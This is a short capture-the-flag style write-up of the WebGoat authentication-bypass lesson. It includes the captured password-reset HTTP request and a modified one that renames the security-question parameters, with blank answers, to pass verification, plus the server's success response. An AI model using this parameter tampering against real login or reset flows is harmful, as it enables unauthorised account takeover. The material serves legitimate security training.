

WebGoat Authentication Bypasses

Twitter: @BlackSheepSpicy
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2. Let's see what they got for us today:

The Scenario

You are resetting your password, but doing it from a location or device that your provider does not recognize. So you need to answer the security questions you set up. The other issue is that those security questions are also stored on another device (not with you) and you don't remember them.

You have already provided your username/email and opted for the alternative verification method.

Verify Your Account by answering the questions below:

What is the name of your favorite teacher?

What is the name of the street you grew up on?


Mmkay, what's this form look like going over the wire?

```
POST /WebGoat/auth-bypass/verify-account HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 82
Cookie: JSESSIONID=F9182515E173805674D3D3B6190FC986
Connection: close

secQuestion0=&secQuestion1=&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746
```

You can tell its a form by the way it is, thats pretty neat

To keep this write up short and sweet, I wont go over all the dumb shit I tried to get past this. Believe it or not what ended up working was changing the variable names. So instead of **secQuestion0** and **secQuestion1** if we change them to something like **secQuestion70** and **secQuestion71** and leave the input values blank it registers as correct answers and we can complete the challenge:



Request

Raw | Params | Headers | Hex

```
POST /WebGoat/auth-bypass/verify-account HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 84
Cookie: JSESSIONID=F9182515E173805674D3D3B6190FC986
Connection: close

secQuestion70=&secQuestion71=&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userI
d=12309746
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200
X-Application-Context: application:8080
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Date: Fri, 12 Jul 2019 09:08:05 GMT
Connection: close
Content-Length: 185

{
  "lessonCompleted" : true,
  "feedback" : "Congrats, you have successfully verified the account
without actually verifying it. You can now change your password!",
  "output" : null
}
```

So why does this work? After looking everywhere I can honestly say I have no idea. Maybe the questions are stored in an array with empty indexes or something on the backend? Regardless I hope you enjoyed this short and sweet write up and if you want to see me do these challenges live be sure to drop by my Twitch when I'm live and also follow my Twitter for some quality shitposting!